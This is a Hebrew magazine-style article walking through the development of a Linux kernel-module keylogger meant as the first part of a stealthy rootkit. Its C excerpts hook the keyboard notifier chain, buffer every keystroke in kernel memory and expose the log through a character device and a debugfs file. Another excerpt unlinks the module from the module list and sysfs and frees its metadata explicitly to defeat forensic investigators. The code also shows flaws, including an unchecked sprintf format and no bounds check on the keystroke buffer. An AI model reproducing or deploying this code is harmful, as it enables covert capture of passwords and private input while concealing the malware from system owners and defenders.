Technologic Papers

פיתוח Keylogger קרנלי בלינוקס

מאת איתמר מעודה

הקדמה

כחלק מפרויקט "גדול" שאני כרגע מפתח (klm rootkit) התחלתי בשני מטרות בסיס, שמתי לי למטרה לעשות את הדבר הבא: ליצור klm (**K**ernel **L**oadable **M**odule) שיעשה keylogging למשתמש (מהקרנל) וגם ידע להיעלם מהעין (לדוגמא להיות "חסין" מ-lsmod). במאמר זה אציג את תהליך המחקר והפיתוח של ה-KeyLogger ובגליון הבא אפרסם מאמר נוסף שיתמקד בחלק השני של הפיתוח, בדגש על טכניקות העלמות של ה-rootkit. במהלך המאמר אשתמש בלא מעט מונחים מקצועיים, ולכן מראש אציין שהמאמר מניח ידע מסוים במערכות הפעלה ותכנות. למרות שגם ללא ידע אפשר להבין את התמונה הכללית.

כמה נק' לפני שנצלול לחלק הטכני:

1. הדגשתי את השימוש בקרנל, יש לזה סיבה ברורה, klm מותקן מ-root ולכן יש לו כוח רב - אם לא ננצל אותו אז מה עשינו פה?
2. בגלל שה-keylogger הנ"ל הוא חלק אחד מתוך rootkit, אחד מנקודות המפתח בתהליך המו"פ הינה לצאת מנק' הנחה שבתהליך ההסתרה עומדים מולנו צוות פורנזיקה מהמתקדמים בעולם, במילים אחרות, צריך למקסם את צורת ההעלמות, כיצד?, נגיע לכך בהמשך.
3. לאורך המאמר אני אשתמש הרבה במילה tav, הכוונה היא לפלט שאנו מקבלים מלחיצה על מקש במקלדת. לחצתי על "1" => קיבלתי 1.
4. מטרת-העל שלי בפרוייקט הייתה שבסוף תהליך ה-keylogging הכל ישמר בקובץ שיהיה ניתן לגשת אליו, ולכן יש צורך לבצע שמירה של המידע ולא מספיק לבצע:

```
printk(KERN_INFO "%c", tav)
```

שלב המו"פ

התחלתי את הפרויקט בקריאה של שני מאמרים נחמדים (מצורפים בסוף המאמר) אחד מהם (שהיה המרכזי) הינו אחד שיצא מלפני עשור phrack והציג שיטות שונות למימוש keylogging. לאחר קריאה מעמיקה שלו בחרתי באופציה הראשונה של המאמר, שאותה אציג פה.

!user-space

לפני שאציג אותה אני חייב לדבר קצת על הקרנל של לינוקס: הקרנל בסביבת לינוקס הינו מקום מדהים, למעשה, הגישה הרווחת בו היא שהמקום עצמו הינו overpower, כלומר שת'כלס יש לך את היכולת לעשות הכל. עם זאת, מגיעה גם חיסרון: לא כל אחד יכול לכתוב לקרנל, לקח לי חודשיים של קריאה של understanding the linux kernel ו-modern operating system ומימוש חלקים מהם (ויש לי עוד הרבה מה ללמוד). אבל הנקודה היא יחסית פשוטה ובפיתוח קרנלי היא חייבת להיות קו מוביל בתהליך המו"פ - הקרנל זה עולם אחר מעולם ה-user space ואסור לנו לחזור ל-user space, הפיתוח צריך להתלבש על מנגנונים בקרנל ולנצל אותם בכדי לנצל את הכוח של הקרנל וגם כדי לשמור על השקט (בהנחה שאתה rootkit או משהו בסגנון).

אז מה עשיתי?

אז כאמור, המטרה היא לנסות "להתלבש" על מנגנונים ופעולות שכבר קיימות בקרנל ולשמיש אותן לטובתנו, לכן צריך להבין את מה קורה מהרגע שהמשתמש לוחץ על מקש מסוים עד שהוא מופיע במסך.

לצורך כך קראתי מאמר מעולה ב-Phrack שמדבר על התהליך הנ"ל וגם מציע אפשרויות למימוש keylogging.

אחת האופציות במאמר היתה לפעול ברמת ה-driver של ה-keyboard, כלומר - לייצר driver שיאמר "אני אחראי לטפל במידע מהמקלדת". לרעיון זה יש כמה יתרונות וחסרונות. החיסרון הראשי שלו זה שהוא לא יתפוס פעולות של הקלדות שעוברות דרך הרשת (לדוגמא: שימוש ב-ssh או telnet, שבהם כל שלב ההקלדה נמצא אצל ה-client והתנהלות היא באמצעות הרשת) ועם זה הדרייבר לא יודע לעבוד. למרות זאת, ה-driver עובד ברמה הכי נמוכה שקיימת והוא הראשון לעשות עיבוד למידע. אישית בחרתי בו בעיקר בשביל הלמידה.


אז במשפט אחד: אפשר לומר שעליינו לייצר דרייבר למקלדת. לפה נכנסות הרבה שאלות, כגון: איך הוא ידבר עם המקלדת? איך הוא ייקח כל קלט של אינטראקציה במקלדת וידע להמיר אותו ל-tav? ואף להכפיל אותו ולשלוח עותק אחד לייעדו המקורי ועותק אחד אלינו?

נראה שברשותנו מקבץ שאלות - בוא ננסה לענות עליהן.

אני אנסה להתחיל מהסוף להתחלה כדי שנבין את הפתרון בצורה המיטבית: יש לנו מידע מהמקלדת ואנחנו צריכים להכפיל אותו ולנתב אותו למקום המיועד אליו, ואת השני לשמור אצלנו. כאמור, המטרה היא להתלבש על מנגנונים קיימים ולהשתמש בהם, למזלנו יש לנו מנגנון שפותר את הבעיה, תכירו את המושג callback או במקרה שלנו זה keyboard callback.

המנגנון הנ"ל מאפשרת לנו לייצר קריאה כפולה שלמעשה אומרת "כל פעם שיש אירוע הקלדה תשלח לי **גם** את המידע". הדגשתי את המילה גם, כי היא מראה לנו את כל הפתרון: מה שבעצם יקרה לאחר שנפעיל את אותו המנגנון הוא שכל אינטראקציה במקלדת תגרום למערכת ההפעלה לטפל במידע כמו שהיא טיפלה בו עד היום ובמקביל לשלוח לנו העתק של אותו מידע – מדהים!, למעשה ענינו כרגע על 80% מהמכשולים שעמדו לפנינו, וכעת כל שנותר לנו להבין מה אנחנו עושים עם המידע ואיך נשמור אותו.

אני אציג את הארכיטקטורה של הפתרון שלי: כעקרון עדיין לא עברנו על character device, אבל במצב הזה אפשר להבין את התמונה המלאה. בדיאגרמה מוצגת הארכיטקטורה עם הסבר פשוט על כל שלב:



Keyboard call-back notifier

אציין שבמימוש עצמו איננו קוראים לפונקציה keyboard_callback אלא keyboard_notifier, קראתי לה-keyboard_callback לצורך הבנת הרעיון, אך החל מעכשיו נקרא לה: keyboard_notifier.

את הרעיון מאחורי ה-keyboard_notifier כבר הבנו וכרגע נשאר רק להבין כיצד לממש אותו. כמו שכבר אמרתי, בגלל שזהו מנגנון שהקרנל מציע, יש למעשה API עם הפונקציה המתאימה, ניתן ליצור אותה כך:

```
113         ret= register_keyboard_notifier(&keylogger);
114         if (ret == -1)
115         {
116             printk(KERN_ALERT "Keylogger: unable to load the module -> keyboard notifier");
117             return ret;
118         }
```

הערה: *חשוב לציין שעלינו לעשות include ל-linux/keyboard.h ובמקרה הזה אנחנו מעבירים כתובת של struct מסוג notifier_block אשר מקשר אותנו לפונקציה שבה נשתמש לעיבוד המידע.*

```
static struct notifier_block keylogger ={.notifier_call = notifier};
```

במקרה שלי, יצרתי פונקציה בשם notifier אשר תפקידה הינו "לטפל" במידע מהמקלדת. לפני שנקפוץ למימוש, נחשוב מה אנחנו צריכים לעשות כדי "לטפל" במידע, אילו שלבים יש לנו בדרך וכיצד אפשר לממשם.

ראשית - יש לנו את חלק העיבוד, כמו שכבר אמרנו, קיבלנו מ-keyboard_notifier את המידע מהקלדת, אבל הוא איננו קריא וצריך להמיר אותו ל-tav נורמלי. לכן (גם כדי להבין יותר טוב וגם כדי ליצור קוד יפה) - ניצור עוד פונקציה שתפתור את הבעיה הזו, אני קראתי לה keycode_to_string והינה היא:

```
16  //corvent the keycode to string
17  int keycode_to_string(int key_press, int shift, char* buff)
18  {
19      char* tav;
20      if (shift)
21      {
22          /*hundle as shift*/
23          tav = keycode[key_press][1];
24      }
25      else
26      {
27          tav = keycode[key_press][0];
28      }
29          len = sprintf(buff,tav);
30          return len;
31  }
```

בוא נבין מה קורה כאן, קודם כל נראה שהיא מחזירה int שהוא len, וכשמו כן הוא - מחזיר לנו את האורך של מה שהוא קרא.

אפשר לומר שזה מיותר (כי afaik, באירוע לחיצה מועבר char אחד) אך למעשה הוא ישמש אותנו עוד הרבה בהמשך. נמשיך: נסתכל על מה היא מקבלת וננסה להבין מה קורה - דרך זה נוכל כבר להבין איך לטפל במידע מהמקלדת. הפונקדה מקבלת שני integer-ים ו-char pointer, ה-char-pointer ששמו buff, הוא יהיה המקום אליו נכתוב את ה-tav החדש. כעת נסתכל על שמותיהם של שני ה-int-ים וננסה להבין.

הראשון: key_press מייצג את המקש שנלחץ, והשני שהוא המעניין יותר הוא shift אשר מייצג את סימן ה-shift, כאמור אם אנחנו עושים shift ולוחצים על מקש - ה-tav יהיה שונה מה-tav שיתקבל מלחיצה רגילה (ללא לחיצה עם shift).

עניין זה פותח לנו עולם העמקה גדול אשר מחבר אותנו לשלב המימוש עצמו, ניתן לייצר המון אפשרויות ייצוג עם התייחסויות מאוד עמוקות מבחינת יצוג המידע. ניתן לבדוק באיזה שפה אנחנו מקלידים, אנגלית? מספרים? בסיס 10? 16? ומין הסתם לראות את ההשפעה של shift ועוד הרבה spical keys עליהם (control למשל).

אישית, בגלל שרציתי לבנות מכניקה שלמה שעובדת ללא בעיה - העמקה זו הייתה יותר משנית ולכן יצרתי את הפתרון הבסיסי ביותר שהוא מערך (דו ממדי, נבין בהמשך למה) שמכיל את כל ה-tav-ים האפשריים עם אפשרות shift (ללא hex).

ניתן לראות את המערך ב-keycode, מימשתי רק את הבדיקה של ה-shift ולאחר מכן לקחתי את הערך המתאים מה-keycode. את המעבר הזה ממספר לערך הנכון במערך יצרתי דרך התאמה בין המספרי תאים במערך לבין הערך בכל תא.

ניתן לראות את זה בצורה יותר ברורה עם מסתכלים על הבדיקה מול ה-shift. שם אני ישר ניגש לעמודה מס' 1 ולא 0:

```
19      char* tav;
20      if (shift)
21      {
22          /*hundle as shift*/
23          tav = keycode[key_press][1];
24      }
25      else
26      {
27          tav = keycode[key_press][0];
28      }
```

לאחר מיכן, העתקתי את ה-tav לתוך ה-buff, שכאמור הוא המקום אליו אנחנו רוצים לשמור את המידע. לסיום החזרתי את אורך ה-tav, בתמונה הבאה ניתן לראות את המימוש ואת השימוש הנוסף של המשתנה len שמייצג את ה-reutrn value. שימו לב שקודם אמרנו שהוא לא בהכרח הכרחי, למרות שהוא משפר את הקוד שלנו ויזואלית ומכנית.

```
29          len = sprintf(buff,tav);
30          return len;
```

אז פתרנו את בעיית ההמרה. כעת, מה שנותר זה להשתמש בפונקציה הזאת בתוך notifier.

כך היא ניראת:

```
33  int notifier(struct notifier_block *block, unsigned long code, void *p)
34  {
35      struct keyboard_notifier_param *param =(struct keyboard_notifier_param*) p;
36      char keybuffer[12] = {0};
37
38      if (!(param->down))
39          return NOTIFY_OK;
40
41      if (code == KBD_KEYCODE)
42      {
43          len = keycode_to_string(param->value, param->shift, keybuffer) ;
44          if (strlen(keybuffer)> 0 && len)
45          {
46              printk(KERN_ALERT "notifer type to msg ptr");
47              strncpy(msg_Ptr+ buf_pos, keybuffer, len);
48              buf_pos+=len;
49
50
51          }
52
53      }
54      return NOTIFY_OK;
55  }
```

קודם כל רואים שהיא מחזירה int שהוא תמיד NOTIFY_OK. בגדול זה return value שסוגר את המנגנון של ה-callback כאשר התהליך הושלם בהצלחה.

נראה שהפונקציה מקבלת שלושה ארגומנטים, אך בפועל רק שניים מהם חשובים: **הארגומנט הראשון** הינו מסוג void* p שמקבל מאיתנו יצוג חדש בפונקציה בשם param שהוא struct מסוג keyboard_notifier_parm (זה נשמע מעט מבלבל, תסתכלו על סוג ה-struct ונסו להבין מה מקור השם). תפקידו הוא לתת לנו struct שמכיל את הפרמטרים של המקלדת.

אפשר לראות בשורה 38 בקוד שה-if בודק אם האירוע במקלדת הוא לחיצה (מהמילה down) וגם בשורה 43 כאשר אנו קוראים ל-keycode_to_string אנחנו שולחים אליו משתנים של אותו struct. אז במשפט אחד: הארגומנט הנ"ל נותן לנו גישה למידע המגיע מהמקלדת.

הארגומנט השני הינו מסוג unsigned long ששמו code והוא מייצג את סוג ה-keycode שמגיע. עקרונית הוא לא חובה לשימוש אך אני השתמשתי בו לצורך בדיקת המידע מהמקלדת. בשורה 41 מתבצעת בדיקה אם ה-keycode מגיע מהמקלדת הראשית (כי יש לזכור שיש עוד סוגי דרייברים של i/o - לדוג' ג'ויסטיק ומסך מגע).

אחרי שהבנו את הארגומנטים, נרוץ על פונקציה ונבין מה קורה בה: יצרנו מערך מאופס מסוג char ששמו keybuffer ואת ה-keyboard_notifier_param. נבין את השימוש בהם דרך הקוד עצמו. יש לנו שני בדיקות הראשונה עם ההקשה הינה לחיצה, אחרת נשלח NOTIFY_OK ונמשיך.

אם מדובר בלחיצה נבדוק אם סוג ה-keycode הוא אכן מהמקלדת ואם כן נתחיל את תהליך ההמרה, בו נפעיל את keycode_to_string, כאשר נשלח אליה את הערך ואת ה-shift מתוך ה-struct ואת keybuffer כמקום אליו לשמור את המידע. מתוך הפונקציה נקבל את אורך ה-tav וב-keybuffer ישמר ה-tav. בשלב הזה נבדוק שגם הערך החוזר מהפונקציה וגם האורך של keybuffer גדולים מ-0.

כעת יתחיל תהליך ההעתקה, שלפניו נציג שני משתנים חדשים:

```
23  /*Vars for keystroke & strings save*/
24  static char msg_Ptr[BUFF_SIZE];
25  static size_t buf_pos;
```

תכירו שני משתנים חדשים שהולכים לשפר את המנגנון שלנו פי 8, כאמור בשלב שבו אנו נמצאים אפשר פשוט לעשות printk(KERN_INFO "%s", keybuffer) וככה לסגור את הבעיה בטענה שביצעו את תהליך ה-keylogging - אך אפשר להפוך את זה למשהו יותר מעניין!

יצרנו שני משתנים סטטיים, הראשון הוא msg_ptr מערך של characters בגדול BUFF_SIZE שזה מאקרו שלי ששווה ל-(PAGE_SIZE <<2) שזה שקול ל-16kb (בהנחה של שגודל page זה 4kb) והשני הוא מסוג size_t buf_pos.

נחזור ל-notifier ונראה שיש בהם שימוש רק בשורות 47-48, יש לנו printk שנועד בעיקר לדיבוג, ולאחר מכן יש את strnpcpy שמקבלת אליה 3 ארגומנטים כדלקמן: הכתובת אליה לכתוב, מה לכתוב וכמה לכתוב.

ניתן לראות את שלב הכתיבה לכתובת של msg_ptr+buff_pos, שמורה לכתוב ל-page של msg_ptr במיקום של buff_pos את keybuffer באורך len.

לאחר מכן נגדיל את buff_pos ב-len - שלעתיד זה יעדכן את מיקום הכתיבה בתוך המשתנה שלנו.

וכעת יש ברשותנו בעצם משתנה שמכיל את ה-keyloging מה שנותר זה לקרוא אותו.

שאלה: אנחנו בעולם הקרנל, איך נגיע לעולם ה-user mode? תכירו את ה-character devices!

אז איך תוכנה מדברת עם החומרה?

בחזרה קצרה למשה שעשינו, יצרנו callback לטובת קבלת נתונים מהמקלדת, וכעת נותר לנו לקחת את המידע ולקשר אותו לתוכנה עצמה.

לצורך כך נשתמש בעוד מנגנון שמהווה "גשר" בין עולם הקרנל לעולם ה-user mode: character device driver. מנגנון זה מציע לנו מגוון אפשרויות וסוגי גישור, אחד מהם נקרא: read file operation שביכולתו לגשר ביננו לבין עולם ה-user mode לצורך ביצוע תהליך מסוג קריאה.

Character Device

כמו שאמרנו קודם, character device נותן לנו את היכולת לגשר בין הקרנל ל-user mode, הגישור בא לידי ביטוי בעזרת fop (קיצור ל-file operation). fop זה מנגנון שמאפשר לנו להגדיר צורת תקשורת של קבצים בלינוקס, (לפעולות כמו: read, write, open, close). הגדרה של פעולה כזאת מוגדרת ב-fops וחיבור לקובץ מסוים יגרום לאותו קובץ להפעיל את אותן פעולות כאשר הוא יהיה זקוק להן.

לדוגמא, אם אני אגדיר fop מסוג open ויקשר אותו לקובץ מסוים, אז בכל פעם שיעשה שימוש באותו קובץ (מה שאומר שימוש ב-open) אז הפעולה שלי תופעל. כדי להציג את הכוח של שימוש ב-fop אני אציג לכם שימוש שלי ב-read file opersion שלמעשה עובדת כמו "מתג" כאשר הקובץ נפתח (ה-open fop שלו מופעל) הוא מעלים את המודול שלי מרשימת המודולים ומ-/sys/modules:

```
54  int dev_open_fops_for_hide(struct inode *inode, struct file* file)
55  {
56      static struct list_head *module_list;
57      struct kobject* saved_kobj_parent;
58      sysfs_remove_fir_orig = (void *)kallsyms_lookup_name("sysfs_remove_dir");
59      sysfs_create_fir_orig = (void *) kallsyms_lookup_name("sysfs_create_dir_ns");
60      if (!is_hide)
61      {
62          /*wait to get mutex*/
63          while (!mutex_trylock(&module_mutex))
64              cpu_relax();
65          module_list = THIS_MODULE->list.prev;
66          saved_kobj_parent = THIS_MODULE->mkobj.kobj.parent;
67          list_del_init(&THIS_MODULE->list);//remove form the modules linked list
68          sysfs_remove_fir_orig(&THIS_MODULE->mkobj.kobj);//remove the specific dir (not the object from the module)
69          kobject_put(saved_kobj_parent);
70          kfree(THIS_MODULE->sect_attrs);/*clean informasion for anti forensic*/
71          kfree(THIS_MODULE->notes_attrs);/*using kfree to clean*/
72          THIS_MODULE->notes_attrs = NULL;/* and then puts, NULL to seve the setings */
73          THIS_MODULE->sect_attrs = NULL;/*things such as .bss, .text .code etc*/
74          is_hide = 1;
75
76          mutex_unlock(&module_mutex);
77      }
```

במקרה של ה-keylogging, אנחנו רק צריכים לגשת ל-msg_ptr ולקרוא ממנו, אז יצרתי read file operation שתקרא את המשתנה שבתוכו שמור ה-keylogging. ככה גם אנחנו לא שומרים באופן ישיר את ה-keylogging בתוך קובץ אלא בתוך משתנה בזיכרון, ולכן אם נעשה file לקובץ ה-keylogging יהיה רשום שהוא ריק - כי למעשה הוא לא שומר בו מידע **אלא רק קורא אותו!**

```
21  static ssize_t device_read(struct file *filp, char __user * buffer, size_t length, loff_t *offset)
22  {
23      return simple_read_from_buffer(buffer, length, offset, msg_Ptr, buf_pos);
24  }
25  /*#################*/
26
27  //fops for the charcter devices
28  static struct file_operations fops =
29  {
30      .owner = THIS_MODULE,
31      .read = device_read,
32      .write = device_write,
33      .release = device_close,
34      .open = device_open
35  };
```

דרך ה-character device הסברנו את השלב הבא, נותר רק ליצור קובץ שידבר עם ה-character device שלנו וככה נייצא את המידע החוצה. מימשתי את הנ"ל בעזרת יצירת קובץ ב-debugfs, שאפשר להגיע אליו דרך cd/sys/kernel/debugfs/keylogger:

```
file = debugfs_create_file("keyloging",0500, subdir, NULL, &fops);
```

סיכום

מתוך פיתוח של keylogger בקרנל, הצלחנו להבין חלק קטן מעולם הקרנל בלינוקס ומהמנגנונים הקיימים בו. הגענו למצב שאנחנו מבינים מה קורה מהרגע שהמשתמש מקיש על המקלדת עד לרגע התצוגה במסך או ב-process המתאים אליו.

אחרי שהבנו את התהליך, הצלחנו למצוא מנגנונים שניתן לנצל אותם בצורה שונה ממה שהן "נועדו לשרת" והצלחנו להתלבש עליהם ולייצר חיבור שנותן לנו מערכת חדשה בקרנל שפועלת כ-keylogger לכל דבר ועניין.

בנימה אישית, לקח לי המון זמן לחקור, לפתח, לדאבג, לשפצ"ר ולכתוב את המאמר הזה, זה היה אתגר מעניין שקידם אותי מאוד. אני חייב לציין שלא פעם יצא לי להיתקע במשך שעות או ימים על דברים בפרויקט וכאשר פניתי לפורומים של קהילת האבט"מ בארץ (דרך fxp ו-telegram), קיבלתי מהם עזרה שקידמה אותי ועזרה לי להבין את הבעיה בפרט וגם חלקים נוספים שבכלל לא ראיתי לפני.

אני אנצל את הבמה ואתן להם קרדיט בתהליך הזה ואף אמליץ לקוראים לגשת למקומות הללו כאשר הם צריכים עזרה.

כמו שציינתי בהקדמה, בגליון הבא, אפרסם מאמר המשך אשר מתייחס לטכניקות העלמות של rootkits בלינוקס, אציג מגוון רעיונות ודרכים להעלם ממגוון מקומות, החל מ-TCP Connections ועד להעלמת קבצים, תיקיות ואף מודולים שלמים.

הוספתי פה את ה-repo של הפרויקט וגם את המאמר המדובר מ-Phrack. אתם יותר ממוזמנים לשלוח לי מייל על כאלה שתצוץ לכם: itamarmaodua101@gmail.com

https://github.com/itamarmaouda101/keylogger

http://phrack.org/issues/59/14.html